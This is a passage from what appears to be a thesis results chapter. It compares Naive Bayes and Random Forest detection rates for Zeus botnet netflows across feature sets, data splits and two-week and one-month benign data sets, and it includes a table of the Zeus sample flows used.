For Round 11-1 (Table 4-25), the Destination Address (daddr) feature was removed from the full feature set and 10-fold cross-validation was used within the two-week data set for comparison with the results of Round 1-1 and Round 3-1. The Naïve Bayes classifier produced a true positive rate of 97%, which was an improvement over the 93%

from both Round 1-1 and Round 3-1. However, it produced 119,574 false positives which was significantly more than the 50,604 in Round 1-1 and 54,785 in Round 3-1. The Random Forest classifier produced a true positive rate of 57% which was lower than the 60% true positive rate of Round 1-1and higher than the 47% true positive rate of Round 3-1. The Random Forest classifier maintained a false positive rate of zero.

Table 4-25. Round 11-1 Results

No interaction feature; cross-validation; feature (daddr) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	30	29	.967	119574	.426
2wk	RF	280423	30	17	.567	0	0

The interaction feature was added for Round 11-2 and the results are listed in Table 4-26. The Naïve Bayes classifier produced a true positive rate of 97%, same as without the interaction feature in Round 11-1 and higher than the 93% rate in Round 1-2 and Round 3-2. It produced 119,328 false positives which was significantly more than the 50,348 of Round 1-2and the 54,597 of Round 3-2 but less than the 119,574 in Round 11-1 without the interaction feature. The Random Forest classifier produced a true positive rate of 67% which was the same as in Round 1-2, an improvement over the 60% in round 3-2, and an improvement over the 57% true positive rate in Round 11-1 without the interaction feature. The Random Forest classifier again produced no false positives.

Table 4-26. Round 11-2 Results

Added interaction feature; cross-validation; feature (daddr) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	30	29	.967	**119328**	.426

2wk	RF	280423	30	20	**.667**	0	0

For Round 12-1 (Table 4-27), the reduced feature set was divided into separate training and testing subsets for comparison with the results of Round 2-1 and Round 4-1. The Naïve Bayes classifier produced a true positive rate of 60% compared with 71% in Round 1-1 and 86% in Round 4-1 using the first combination of training and testing subsets. It did so while producing 13,346 false positives compared with 1,291 in Round 2-1 and 5,489 in Round 4-1. When the training and testing subsets were reversed, the Naïve Bayes classifier produced a true positive rate of 80% compared with 100% in both Round 2-1 and Round 4-1. It produced 88,210 false positives compared with 12,178 in Round 2-1 and 12,685 in Round 4-1. The Random Forest classifier produced no true positives and no false positives with either combination of training and testing subsets. This represented no change over the results of Round 2-1 or Round 4-2.

Table 4-27. Round 12-1 Results

No interaction feature; separate training/testing subsets; feature (daddr) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	15	9	.600	13346	.238
2wk train/test	RF	56085	15	0	0	0	0
2wk test/train	NB	224338	15	12	.800	88210	.393
2wk test/train	RF	224338	15	0	0	0	0

For Round 12-2 of experimentation (Table 4-28), the interaction feature was added for comparison with the results of Round 2-2, Round 4-2, and Round 12-1. The Naïve Bayes classifier produced a true positive rate of 60% compared with 71% in Round 2-2, 86% in Round 4-2, and the same 60% in Round 12-1 without the interaction feature. The Naïve

Bayes classifier produced 13,323 false positives, considerably more than the 1,279 in Round 2-2 and the 5,463 in Round 4-2, but less than the 13,346 of Round 12-1 without the interaction feature. When the training and testing roles were reversed, the Naïve Bayes classifier produced a true positive rate of 80% compared with 100% in both Round 2-2 and Round 4-2. It produced 88,039 false positives, again a significant increase over the 12,137 of Round 2-2 and 12,652 of Round 4-2, but less than the 88,210 of Round 12-1 without the interaction feature. The Random Forest classifier again produced no true or false positives for either combination of training and testing data subsets.

Table 4-28. Round 12-2 Results

Added interaction feature; separate training/testing subsets; feature (daddr) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	15	9	.600	**13323**	.238
2wk train/test	RF	56085	15	0	0	0	0
2wk test/train	NB	224338	15	12	.800	**88039**	**.392**
2wk test/train	RF	224338	15	0	0	0	0

For Round 13-1 (Table 4-29), the Source and Destination Type of Service (stos & dtos) features were removed from the full feature set and 10-fold cross-validation was used within the two-week data set for comparison with the results of Round 1-1 and Round 5-1. The Naïve Bayes classifier produced a true positive rate of 97% compared with 93% in both Round 1-1 and Round 5-1. It produced 125,694 false positives compared with 50,604 in Round 1-1 and 53,683 in Round 5-1. The Random Forest

classifier produced a true positive rate of 53% compared with 60% in Round 1-1 and 27% in Round 5-1, again with no false positives.

Table 4-29. Round 13-1 Results

No interaction feature; cross-validation; features (stos & dtos) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	30	29	.967	125694	.448
2wk	RF	280423	30	16	.533	0	0

The interaction feature was added for Round 13-2 for comparison with Round 1-2, Round 5-2, and Round 13-1. Figure 4-30 depicts the results. The Naïve Bayes classifier produced a true positive rate of 97% compared with 93% in both Round 1-1 and Round 5-1 and the same 97% in Round 13-1 without the interaction feature. It produced 125,531 false positives, significantly more than the 50,348 in Round 1-2 and 53,495 in Round 5-2, but less than the 125,694 in Round 13-1 without the interaction feature. The Random Forest classifier produced a true positive rate of 43% compared with 67% in Round 1-2, 20% in Round 5-2, and 53% in Round 13-1 without the interaction feature. The Random Forest classifier again produced no false positives.

Table 4-30. Round 13-2 Results

Added interaction feature; cross-validation; features (stos & dtos) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	30	29	.967	**125531**	.448
2wk	RF	280423	30	13	.433	0	0

For Round 13-1, the reduced feature set was divided into separate training and testing subsets for comparison with the results of Round 2-1 and Round 6-1. Results are

presented in Table 4-31. The Naïve Bayes classifier produced a true positive rate of zero compared with 71% in both Round 2-1 and Round 6-1. It produced 123 false positives compared with 1,291 in Round 2-1 and 1,375 in Round 6-1. When the training and testing roles were reversed, the Naïve Bayes classifier produced a true positive rate of 73% compared with 100% in both Round 2-1 and Round 6-1. It produced 95,224 false positives compared with 12,178 in Round 2-1 and 13,357 in Round 6-1. The Random Forest classifier produced no true positives and no false positives with either combination of training and testing data subsets.

Table 4-31. Round 14-1 Results

No interaction feature; separate training/testing subsets; features (stos & dtos) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	15	0	0	123	.002
2wk train/test	RF	56085	15	0	0	0	0
2wk test/train	NB	224338	15	11	.733	95224	.424
2wk test/train	RF	224338	15	0	0	0	0

The interaction feature was added for Round 14-2 for comparison with Round 2-2, Round 6-2, and Round 14-1. Results are presented in Table 4-32. Again the Naïve Bayes classifier produced a true positive rate of zero compared with 71% in Round 2-2 and Round 6-2. It produced 121 false positives compared with 12,137 in Round 2-2 and 13,333 in Round 6-2, and 123 in Round 14-1 without the interaction feature. When the training and testing roles were reversed, the Naïve Bayes classifier produced a true positive rate of 80% compared with 100% in both Round 2-2 and Round 6-2 and 73% in

Round 14-1 without the interaction feature. It produced 95,172 false positives, significantly more than the 12,137 in Round 2-2 and the 13,333 in Round 6-2, but less than the 95,224 in Round 14-1 without the interaction feature.

Table 4-32. Round 14-2 Results

Added interaction feature; separate training/testing subsets; features (stos & dtos) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	15	0	0	**121**	.002
2wk train/test	RF	56085	15	0	0	0	0
2wk test/train	NB	224338	15	12	**.800**	**95172**	.424
2wk test/train	RF	224338	15	0	0	0	0

For Round 15-1 (Table 4-33), three features (tcprtt, synack, ackdat) were removed from the full feature set and 10-fold cross-validation was used within the two-week data set for comparison with the results of Round 1-1 and Round 7-1. The Naïve Bayes classifier produced a true positive rate of 97% compared with 93% in both Round 1-1 and Round 7-1. It produced 144,355 false positives, significantly more than the 50,604 in Round 1-1 and the 69,342 in Round 7-1. The Random Forest classifier produced a true positive rate of 80% compared with 60% in Round 1-1 and 47% in Round 7-1. The Random Forest classifier again produced no false positives.

Table 4-33. Round 15-1 Results

No interaction feature; cross-validation; features (tcprtt, synack, ackdat) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	30	29	.967	144355	.515

2wk	RF	280423	30	24	.800	0	0

The interaction feature was added for Round 15-2 for comparison with Round 1-2, Round 7-2, and Round 15-1. Results are presented in Table 4-34. The Naïve Bayes classifier produced a true positive rate of 97% compared with 93% in both Round 1-2 and Round 7-2 and the same 97% in Round 15-1 without the interaction feature. It produced 143,771 false positives, considerably more than the 50,348 in Round 1-2 and 68,929 in Round 7-2, but less than the 144,355 in Round 15-1. The Random Forest classifier produced a true positive rate of 80% compared with 67% in both Round 1-2 and Round 7-2, and the same 80% in Round 15-1 without the interaction feature. The Random Forest classifier again produced no false positives.

Table 4-34. Round 15-2 Results

Added interaction feature; cross-validation; features (tcprtt, synack, ackdat) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	30	29	.967	**143771**	**.513**
2wk	RF	280423	30	24	.800	0	0

For Round 16-1 the reduced feature set was divided into separate training and testing subsets for comparison with the results of Round 2-1 and Round 8-1. Results are presented in Table 4-35. The Naïve Bayes classifier produced a true positive rate of zero compared with 71% in both Round 2-1 and Round 8-1. It produced 173 false positives compared with 1,291 in Round 2-1 and 2,342 in Round 8-1. When the training and testing roles were reversed, the Naïve Bayes classifier produced a true positive rate of 80% compared with 100% in both Round 2-1 and Round 8-1. It did so while producing

106,270 false positives compared with 12,178 in Round 2-1 and 61,834 in Round 8-1. The Random Forest classifier produced no true positives and no false positives for either combination of training and testing data subsets.

Table 4-35. Round 16-1 Results

No interaction feature; separate training/testing subsets; features (tcprtt, synack, ackdat) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	15	0	0	173	.003
2wk train/test	RF	56085	15	0	0	0	0
2wk test/train	NB	224338	15	12	.800	106270	.474
2wk test/train	RF	224338	15	0	0	0	0

The interaction feature was added for Round 16-2 for comparison with Round 2-2, Round 8-2, and Round 16-1. Results are presented in Table 4-36. The Naïve Bayes classifier produced a true positive rate of zero compared with 100% in both Round 2-2 and Round 8-2, and the same zero rate in Round 16-1. It produced 169 false positives, significantly less than the 1,279 in Round 2-2 and 2,338 in Round 8-2, and slightly less than the 173 in Round 16-1. When the training and testing roles were reversed, the Naïve Bayes classifier produced a true positive rate of 80% compared with 100% in both Round 2-2 and Round 8-2, and the same 80% in Round 16-1 without the interaction feature. It produced 108,108 false positives which was significantly more than the 12,137 in Round 2-2 and the 61,565 in Round 8-2, and also more than the 106,270 in Round 16-1 without the interaction feature.

Table 4-36. Round 16-2 Results

Added interaction feature; separate training/testing subsets; features (tcprtt, synack, ackdat) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	15	0	0	**169**	.003
2wk train/test	RF	56085	15	0	0	0	0
2wk test/train	NB	224338	15	12	.800	108108	.482
2wk test/train	RF	224338	15	0	0	0	0

Change the ratio of training to testing instances

For the next rounds of experiments, the number of Zeus instances in the training and testing subsets was changed, as depicted by the shading in Table 4-37. The purpose was to compare results of varying the size and content of the training and test subsets, therefore the cross-validation rounds were not repeated.

Table 4-37. Zeus Samples Used in Third Rounds of Experimentation

daddr	inet_aton(daddr)	sport	sbytes
200.98.246.214	3361928918	1032	3353
200.98.246.214	3361928918	1032	585
200.98.246.214	3361928918	1032	60
200.98.246.214	3361928918	1035	1712
200.98.246.214	3361928918	1035	60
200.98.246.214	3361928918	1040	8788
200.98.246.214	3361928918	1040	60
199.201.122.227	3351870179	1033	4123
199.201.122.227	3351870179	1033	120
199.201.122.227	3351870179	1036	894
199.201.122.227	3351870179	1036	120
199.201.122.227	3351870179	1040	922
199.201.122.227	3351870179	1040	7827
199.201.122.227	3351870179	1040	220

199.201.122.227	3351870179	1040	186
184.22.237.213	3088510421	1032	968
184.22.237.213	3088510421	1032	846
184.22.237.213	3088510421	1032	698
184.22.237.213	3088510421	1032	60
184.22.237.213	3088510421	1038	8742
184.22.237.213	3088510421	1038	60
95.128.157.163	1602264483	1031	804
95.128.157.163	1602264483	1032	904
37.0.123.150	620788630	1034	901
37.0.123.150	620788630	1043	1047
37.0.123.150	620788630	1044	1792
37.0.123.150	620788630	1045	1060
37.0.123.150	620788630	1046	1060
37.0.123.150	620788630	1049	4900
37.0.123.150	620788630	1050	901

For Round 17-1 the full feature set was used. Resulted are presented in Table 4-38. The two-week data set was divided into training and testing subsets in the same proportion of benign netflows as before, but the number of Zeus netflows was split at 21 and nine, compared with 15 and 15 in Round 10-1. When training with the larger subset containing the larger number of Zeus netflows, the Naïve Bayes classifier produced a zero true positive rate, just as it had in Round 10-1. However, it produced 2,428 false positives compared to only 118 before. When the training and testing roles were reversed, the Naïve Bayes classifier again produced a zero true positive rate, compared with the 80% true positive rate it produced in Round 10-1. It did so with 6,839 false positives compared with 86,685 in Round 10-1. The Random Forest classifier produced no true positives and no false positives for either combination of training and testing subsets, just as it had in Round 10-1.

Table 4-38. Round 17-1 Results

No interaction feature; separate training/testing subsets							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	9	0	0	2428	.043
2wk train/test	RF	56085	9	0	0	0	0
2wk test/train	NB	224338	21	0	0	6839	.030
2wk test/train	RF	224338	21	0	0	0	0

For Round 17-2 (Table 4-39), the interaction feature was added. This resulted in very little change for either combination of training and testing subsets. The Naïve Bayes classifier again produced a zero true positive rate for both combinations, but with fewer false positives, 2,408 compared with 2,428 and 6,766 compared with 6,839. The Random Forest classifier again produced no true positives and no false positives.

Table 4-39. Round 17-2 Results

Added interaction feature; separate training/testing subsets							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	9	0	0	**2408**	.043
2wk train/test	RF	56085	9	0	0	0	0
2wk test/train	NB	224338	21	0	0	**6766**	.030
2wk test/train	RF	224338	21	0	0	0	0

For Round 18-1 (Table 4-40), the Destination Address (daddr) feature was removed and the two-week data set was divided into training and testing subsets in the same proportion of benign netflows as before, but the number of Zeus netflows was split at 21 and nine, compared with 15 and 15 in Round 12-1. When trained with the larger subset,

the Naïve Bayes classifier produced a true positive rate of 44% compared with 60% in Round 12-1. It did so with 13,224 false positives compared with 13,346 in Round 12-1. When trained with the smaller subset, the Naïve Bayes classifier produced a zero true positive rate compared with 80% in Round 12-1, and it produced 7,423 false positives compared with 88,210. The Random Forest classifier produced no true positives and no false positives with either combination of training and testing data subsets.

Table 4-40. Round 18-1 Results

No interaction feature; separate training/testing subsets; feature (daddr) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	9	4	.444	13224	.236
2wk train/test	RF	56085	9	0	0	0	0
2wk test/train	NB	224338	21	0	0	7423	.033
2wk test/train	RF	224338	21	0	0	0	0

The interaction feature was added for Round 18-2. Results are presented in Table 4-41. This resulted in no change to the true positive rates of either classifier for either combination of training and testing data subsets. However, the Naïve Bayes classifier produced fewer false positives than in Round 18-1 without the interaction feature for both combinations, 13,143 compared with 13,224 and 7,352 compared with 7,423.

Table 4-41. Round 18-2 Results

Added interaction feature; separate training/testing subsets; feature (daddr) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	9	4	.444	**13143**	**.234**

2wk train/test	RF	56085	9	0	0	0	0
2wk test/train	NB	224338	21	0	0	**7352**	.033
2wk test/train	RF	224338	21	0	0	0	0

For Round 19-1 (Table 4-42), the Source Type of Service (stos) and Destination Type of Service (dtos) features were removed and the two-week data set was divided into training and testing subsets in the same proportion of benign netflows as before. The number of Zeus netflows was split at 21 and nine, compared with 15 and 15 in Round 14-1. Neither classifier detected any true positives for either combination of training and testing data subsets. The Naïve Bayes classifier produced 2,520 false positives for the first combination compared with only 123 in Round 14-1 and 7,586 for the second combination compared with 95,224. The Random Forest classifier produced no false positives for either combination of training and testing data subsets.

Table 4-42. Round 19-1 Results

No interaction feature; separate training/testing subsets; features (stos & dtos) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	9	0	0	2520	.045
2wk train/test	RF	56085	9	0	0	0	0
2wk test/train	NB	224338	21	0	0	7586	.034
2wk test/train	RF	224338	21	0	0	0	0

The interaction feature was added for Round 19-2. Results are presented in Table 4-43. This resulted in no change to the zero true positive rates of either classifier. The Naïve Bayes classifier produced fewer false positives for both combinations of training

and testing data subsets, 2,486 compared with 2,520 and 7,477 compared with 7,586 in Round 19-1 without the interaction feature.

Table 4-43. Round 19-2 Results

Added interaction feature; separate training/testing subsets; features (stos & dtos) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	9	0	0	**2486**	**.044**
2wk train/test	RF	56085	9	0	0	0	0
2wk test/train	NB	224338	21	0	0	**7477**	**.033**
2wk test/train	RF	224338	21	0	0	0	0

For Round 20-1 (Table 4-44), three features (tcprtt, synack, ackdat) were removed and the two-week data set was divided into training and testing subsets in the same proportion of benign netflows as before. The number of Zeus netflows was split at 21 and nine, compared with 15 and 15 in Round 16-1. Neither classifier detected any true positives for either combination of training and testing data subsets. The Naïve Bayes classifier produced 3,355 false positives compared with 173 in Round 16-1 for the first combination and 9,323 compared with 106,270 for the second combination. The Random Forest classifier produced no false positives.

Table 4-44. Round 20-1 Results

No interaction feature; separate training/testing subsets; features (tcprtt, synack, ackdat) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	9	0	0	3355	.060
2wk train/test	RF	56085	9	0	0	0	0

2wk test/train	NB	224338	21	0	0	9323	.042
2wk test/train	RF	224338	21	0	0	0	0

The interaction feature was added for Round 20-2. Results are presented in Table 4-45. This resulted in no change to the zero true positive rate for either classifier for either combination of training and testing data subsets. The Naïve Bayes classifier produced fewer false positives in both combinations, 3,337 compared with 3,355 and 9,260 compared with 9,323, than without the interaction feature in Round 20-1.

Table 4-45. Round 20-2 Results

Added interaction feature; separate training/testing subsets; features (tcprtt, synack, ackdat) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	9	0	0	**3337**	**.059**
2wk train/test	RF	56085	9	0	0	0	0
2wk test/train	NB	224338	21	0	0	**9260**	**.041**
2wk test/train	RF	224338	21	0	0	0	0

More Compact Feature Set

For the next sequence of experiments, a more compact, feature set was chosen. The two-week data set was divided into training and testing subsets in the same proportion as before, and the two previous splits of Zeus netflows were used, 21-9 and 15-15, in turn. The compact feature set consisted of the following 16 features: dport, stos, dtos, sttl, dttl, spkts, dpkts, sloss, dloss, state, tcprtt, synack, ackdat, flgs, tcpopt, dir. Note that with the 21-9 split of Zeus netflows across the 80%-20% split of benign samples in Rounds 17-1

through 20-2, only one feature set and data subset combination resulted in a true positive rate above zero. The Naïve Bayes classified achieved a 44% true positive rate in Round 18-1 and 18-2 when trained with the larger subset and tested with the smaller. The results of Round 21-1 reveal a similar outcome, as presented in Table 4-46. The Naïve Bayes classifier produced a 67% true positive rate when trained with the larger and tested with the smaller subsets. It produced this higher true positive rate with only 258 false positives compared with 13,224 in Round 18-1 and 13,143 in Round 18-2.

Table 4-46. Round 21-1 Results

No interaction feature; separate training/testing subsets; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	9	6	.667	258	.005
2wk train/test	RF	56085	9	0	0	0	0
2wk test/train	NB	224338	21	0	0	532	.002
2wk test/train	RF	224338	21	0	0	0	0

When the interaction feature was added to the compact feature set with this split (Table 4-47), again only the false positive rates of the Naïve Bayes classifier changed. For both combinations of training and testing data subsets, the number of false positives decreased, 192 compared with 258 and 529 compared with 532 in Round 21-1 without the interaction feature.

Table 4-47. Round 21-2 Results

Added interaction feature; separate training/testing subsets; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**

2wk train/test	NB	56085	9	6	.667	**192**	**.003**
2wk train/test	RF	56085	9	0	0	0	0
2wk test/train	NB	224338	21	0	0	**529**	.002
2wk test/train	RF	224338	21	0	0	0	0

Round 22-1 again uses the 15-15 split of Zeus netflows across the 80%-20% split of benign netflows for comparison with the results of even Rounds 10-1 through 16-2 which used the full feature set. Results are presented in Table 4-48. The Naïve Bayes classifier produced a true positive rate of 73% with only 200 false positives when trained with the larger subset and tested with the smaller. This represents a higher true positive rate than all previous rounds using this number (30) and split (15-15) of Zeus netflows with this combination. It also represents a much lower number of false positives than the only previous round to achieve a true positive rate above zero, Round 12-1, in which the Naïve Bayes classifier achieved a 60% true positive rate but with 13,346 false positives. When the training and testing roles were reversed, the Naïve Bayes classifier produced an 80% true positive rate with 1,211 false positives. This true positive rate is equal to, or greater than, the true positive rate of the earlier rounds using this combination. The number of false positives, however, is more than a factor of 10 lower than all those previous rounds. The Random Forest classifier produced no true or false positives for the first combination of training and testing data, but did produce a true positive rate of 40% for the second combination. This also represents an improvement over all previous rounds, only one of which (10-2) resulted in a true positive rate above zero. Again, it did so without producing any false positives.

Table 4-48. Round 22-1 Results

No interaction feature; separate training/testing subsets; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	15	11	.733	200	.004
2wk train/test	RF	56085	15	0	0	0	0
2wk test/train	NB	224338	15	12	.800	1211	.005
2wk test/train	RF	224338	15	6	.400	0	0

When the interaction feature was added (Table 4-49), the true positive rates for the Naïve Bayes classifier remained the same but the number of false positives decreased, 151 compared with 200 and 1,073 compared with 1,211. Interestingly, the true positive rate of the Random Forest classifier when trained with the smaller and tested with the larger data subset went back to zero and a false positive was generated.

Table 4-49. Round 22-2 Results

Added interaction feature; separate training/testing subsets; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	15	11	.733	**151**	**.003**
2wk train/test	RF	56085	15	0	0	0	0
2wk test/train	NB	224338	15	12	.800	**1073**	.005
2wk test/train	RF	224338	15	0	0	1	.000

One-month data sets

The next set of experiments used larger, one-month data sets with the same 30 Zeus netflows and compact feature set as the previous rounds. Results for both cross-validation and separate training and testing subsets are provided for comparison with

earlier rounds using the smaller, two-week data set. Three separate one-month data sets are used from the benign data captured in April, May, and June of 2013, respectively. The number of false positives remains relevant for comparison across the data sets using the same number of Zeus samples.

The results of cross-validation using the April data set are presented in Table 4-50. The Naïve Bayes classifier produced a 100% true positive rate and a 1% false positive rate. The Random Forest classifier produced an 83% true positive rate with no false positives. This represents an improvement by both classifiers over the results of Round 9-1 which used the two-week data set and same 30 Zeus netflows. The true positive rate of the Naïve Bayes classifier improved from 97% to 100% and the false positive rate improved from 42% down to 1%. The true positive rate of the Random Forest classifier improved from 80% to 83% while maintaining the error-free, zero false positive rate.

Table 4-50. Round 23-1 Results

No interaction feature; cross-validation; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
apr	NB	487347	30	30	1	4302	.009
apr	RF	487347	30	25	.833	0	0

When the interaction feature was added (Table 4-51), the true positive rate for the Naïve Bayes classifier remained the same but the number of false positives decreased over Round 23-1 without the interaction feature. The true positive rate for the Random Forest classifier improved from 83% to 93% with no false positives.

Table 4-51. Round 23-2 Results

Added interaction feature; cross-validation; compact feature set

Data Set	Classifier	Benign Instances	Zeus Instances	True Positives	TP Rate	False Positives	FP Rate
apr	NB	487347	30	30	1	**3337**	**.001**
apr	RF	487347	30	**28**	**.933**	0	0

For the next rounds, the April data set was divided into separate training and testing subsets using the same 80%/20% split of benign netflows as in the earlier rounds using the two-week data set. The Zeus netflows were split 15-15 across the training subsets. Results are provided in Table 4-52. When trained with the larger subset and tested with the smaller, the Naïve Bayes classifier produced a 73% true positive rate with 0.3% false positive rate. This represents a significant increase over the zero true positive rate in Round 10-1 using the two-week data set. The Random Forest classifier produced no true positives or false positives, no change from Round 10-1. When trained with the smaller subset and tested with the larger, the Naïve Bayes classifier produced an 80% true positive rate with 0.1% false positive rate. This is the same true positive rate achieved in Round 10-1 but with a much improved false positive rate, 0.1% down from 38%. The Random Forest classifier produced a 20% true positive rate, up from zero in Round 10-1, but with one false positive.

Table 4-52. Round 24-1 Results

No interaction feature; separate training/testing subsets; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
apr train/test	NB	97469	15	11	.733	336	.003
apr train/test	RF	97469	15	0	0	0	0
apr test/train	NB	389878	15	12	.800	366	.001
apr test/train	RF	389878	15	3	.200	1	.000

When the interaction feature was added (Table 4-53), the true positive rates for the Naïve Bayes classifier remained the same but the numbers of false positives decreased for both combinations of training and testing data subsets. The true positive rate for the Random Forest classifier remained at zero when trained with the larger subset and tested with the smaller, but it improved from 20% to 60% when the roles were reversed. It also did so without any false positives, an improvement over the single false positive in Round 24-1 without the interaction feature.

Table 4-53. Round 24-2 Results

Added interaction feature; separate training/testing subsets; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
apr train/test	NB	97469	15	11	.733	**291**	.003
apr train/test	RF	97469	15	0	0	0	0
apr test/train	NB	389878	15	12	.800	**318**	.001
apr test/train	RF	389878	15	**9**	**.600**	**0**	**0**

The results of cross-validation using the May data set are presented in Table 4-54. The Naïve Bayes classifier produced a 97% true positive rate and a 1% false positive rate. The Random Forest classifier produced an 93% true positive rate with no false positives. This represents an improvement by both classifiers over the results of Round 9-1 which used the two-week data set and same 30 Zeus netflows. The improvement by the Naïve Bayes classifier was in terms of a lower false positive rate, 1% down from 42%, since its true positive rate was 97% in both cases. The improvement by the Random Forest classifier was in terms of a higher true positive rate, 93% up from 80% in Round 9-1, since its false positive rate remained at zero.

Table 4-54. Round 25-1 Results

No interaction feature; cross-validation; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
may	NB	461036	30	29	.967	3043	.007
may	RF	461036	30	28	.933	0	0

When the interaction feature was added (Table 4-55), the true positive rate for the Naïve Bayes classifier remained the same but the number of false positives improved, 2,880 down from 3,043. The true positive rate for the Random Forest classifier improved from 93% to 97% with no false positives.

Table 4-55. Round 25-2 Results

Added interaction feature; cross-validation; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
may	NB	461036	30	29	.967	**2880**	**.006**
may	RF	461036	30	**29**	**.967**	0	0

For the next rounds, the May data set was divided into separate training and testing subsets using the same split of benign and Zeus netflows. Again, using this one-month data set (May) resulted in improvements by both classifiers over the results with the two-week data set in Round 10-1. Results are presented in Table 4-56. When trained with the larger subset and tested with the smaller, the Naïve Bayes classifier produced an 80% true positive rate with a 0.3% false positive rate. This is an improvement over the zero true positive rate in Round 10-1. The Random Forest classifier produced no true positives or false positives, which is the same as in Round 10-1. When trained with the smaller and tested with the larger data subset, The Naïve Bayes classifier produced a

100% true positive rate, up from 80% in Round 10-1, and with a 0.5% false positive rate compared with 39% in Round 10-1. The Random Forest classifier produced a 53% true positive rate, up from zero in Round 10-1, and again with no false positives.

Table 4-56. Round 26-1 Results

No interaction feature; separate training/testing subsets; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
may train/test	NB	92207	15	12	.800	304	.003
may train/test	RF	92207	15	0	0	0	0
may test/train	NB	368829	15	15	1	1929	.005
may test/train	RF	368829	15	8	.533	0	0

When the interaction feature was added (Table 4-57), the true positive rates for the Naïve Bayes classifier remained the same but the number of false positives decreased for the second combination of training and testing data subsets, 1,888 down from 1,929. The true positive rate for the Random Forest classifier decreased from 53% to zero when trained with the smaller subset and tested with the larger.

Table 4-57. Round 26-2 Results

Added interaction feature; separate training/testing subsets; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
may train/test	NB	92207	15	12	.800	304	.003
may train/test	RF	92207	15	0	0	0	0
may test/train	NB	368829	15	15	1	**1888**	.005
may test/train	RF	368829	15	0	0	0	0

The results of cross-validation using the June data set are presented in Table 4-58. The Naïve Bayes classifier produced a 100% true positive rate and a 1% false positive rate. The Random Forest classifier produced a 93% true positive rate with no false positives. Again this represents an improvement by both classifiers using a one-month data set over the results of Round 9-1 which used the two-week data set and same 30 Zeus netflows.

Table 4-58. Round 27-1 Results

No interaction feature; cross-validation; compact feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
jun	NB	570236	30	30	1	4713	.008
jun	RF	570236	30	28	.933	0	0

